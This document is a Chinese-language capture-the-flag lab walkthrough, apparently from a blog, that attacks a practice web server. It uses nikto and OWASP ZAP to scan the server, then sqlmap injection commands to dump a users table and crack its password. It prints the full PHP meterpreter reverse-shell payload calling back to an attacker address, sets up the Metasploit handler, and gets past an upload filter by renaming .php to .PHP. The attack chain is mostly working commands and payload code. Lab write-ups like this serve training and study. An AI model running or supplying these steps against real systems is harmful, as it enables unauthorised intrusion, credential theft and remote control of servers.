
这边用nikto找到了一个登陆页面，进去看看








先尝试一下有没有弱口令，账号密码都输入admin,发现并没有



漏洞扫描


web漏洞扫描器 owasp-zap

OWASP ZAP攻击代理服务器是世界上最受欢迎的免费安全工具之一。ZAP可以帮助您在开发和测试应用程序过程中，自动发现Web应用程序中的安全漏洞。另外，它也是一款提供给具备丰富经验的渗透测试人员进行人工安全测试的优秀工具。
在kali左上角



直接输入ip地址，点attack，等待扫描完成，扫描完成以后会主动跳转到alerts模块下：

在这边可以看到三种颜色的标志，深红色是代表存在高危漏洞，黄色代表中危漏洞，浅黄色代表低危漏洞。



漏洞利用


针对web进行漏洞扫描

对扫描的结果进行分析。注意：如果具有SQL注入漏洞，可以直接利用。毕竟SQL注入是高危漏洞，可以直接获取服务器权限。

使用sqlmap利用SQL注入漏洞


```
sqlmap -u url -dbs     查看数据库名
sqlmap -u url -D “数据库名” -tables     查看对应数据库中的数据表
sqlmap -u url -D “数据库名” -T “表名” -columns   查看对应字段
sqlmap -u url -D “数据库名” –T “表名”-C “列名” -dump    查看对应字段的值
也可以直接尝试 sqlmap -u url -os-shell   直接获取shell
```

接下来我们来实操一下，先把这个选取部分复制出来：




在终端中输入sqlmap -u “http://10.22.66.167/cat.php?id=3a”，来探测下这个id是否具有sql注入漏洞

可以看到结果，这个表明是存在sql注入漏洞的：





首先可以通过布尔类型的注入、报错类型的注入、时间盲注来注入注入点获取数据，首先来查看下数据名，在终端中键入

并且可以通过布尔类型的注入、报错类型的注入、时间盲注来注入注入点获取数据。首先来查看下数据名，在终端中键入
sqlmap -u “http://10.22.66.167/cat.php?id=3a” --dbs：




information_schema是系统自带的数据库，存放数据库的一切信息，这边不需要用到这个，我们用下面的photoblog，拷贝出来，在终端中输入
sqlmap -u “http://10.22.66.167/cat.php?id=3a” -D “photoblog” --tables
查看 photoblog 数据库中的表名







因为我们现在想要登陆后台要获取用户名密码，所以users使我们要获取的用户表，接着在终端输入
sqlmap -u “http://10.22.66.167/cat.php?id=3a” -D “photoblog” -T “users” --columns
获取表内容



这个时候获取到了表的字段，下面我们来获取一下表里对应的值
在终端中输入：
sqlmap -u “http://10.22.66.167/cat.php?id=3a” -D “photoblog” -T “users” -C “login,password” --dump



可以看到这边找到了用户名，跟其对应的密码的密文，并且用系统自带的哈希 md5 破解出密文对应的明文为 P4ssw0rd ，我们获取到用户名跟密码之后就要登陆系统，下面我们来登陆：



这时候已经登陆了系统，接下来需要上传一个shell来反弹权限：

上传shell反弹权限

攻击机启动监听

msf > use exploit/multi/handler
msf exploit(handler) > set payload linux/x86/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 攻击机IP地址
msf exploit(handler) > set lport 4444
msf exploit(handler) > run

生成反弹shell
msfvenom -p php/meterpreter/reverse_tcp lhost=攻击机IP地址 lport=4444 -f raw > /root/Desktop/shell.php
（-f raw表示查看源代码）

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=10.22.38.234 lport=4444 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
/*<?php /**/ error_reporting(0); $ip = '10.22.38.234'; $port = 4444; if (($f = 'stream_socket_client')
&& is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen
') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') &
& is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if
 (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no
socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_
read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while
 (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case
'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsoc
k_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suh
osin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
root@kali:~#
```

https://blog.csdn.net/u011005040

可以看到这时候后台已经生成了php代码，gedit shellcd.php把代码粘贴进去保存


```
root@kali:~/Desktop# gedit shellcd.php
```

现在，我们需要生成一个监听端，我们现在打开msfconsole
打开以后我们使用 use exploit/multi/handler
然后set payload php/meterpreter/reverse_tcp
然后查看一下他们需要的参数show opions，设置完之后run执行监听：


```
   0   Wildcard Target


msf5 exploit(multi/handler) > set lhost 10.22.38.234
lhost => 10.22.38.234
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.22.38.234:4444
```

接下来我们需要上传监听，上传监听的时候回遇到很多过滤机制，这时候我们就需要绕过过滤机制。
绕过过滤机制 利用.php 修改为 .PHP
首先我们先上传一个小写的php代码看看：


这边提示NO PHP！
接下来我们上传大shellcd.PHP



可以发现，我们现在上传了一个shellcd，咱们上传完之后需要执行才能反弹，我们现在点击他执行。



点击它之后发现，我们之前的监听返回了我们需要的shell
我们现在来查看一下系统信息：sysinfo



可以看到，操作系统的版本和内核版本

获取Flag

一般情况下，靶场机器的flag值是存放在服务器的根目录下，/root/目录。

cd /root/
ls
cat flag
Writeup 测试文档 总结文档

如果无法在该权限下查看Flag值就需要提升root权限；

> 注意本靶场并没有设置对应的Flag值，只是为了掩饰SQL注入漏洞，并通过该漏洞获取对应的shell；

总结

靶场机器如果存在SQL注入漏洞，可以利用sqlmap进行获取数据；

获得靶场机器shell之后，可以分析是否需要提权。如果在当前权限下可以得到flag，那么就不需要提权；

SQL注入往往要和上传漏洞配合，上传shell。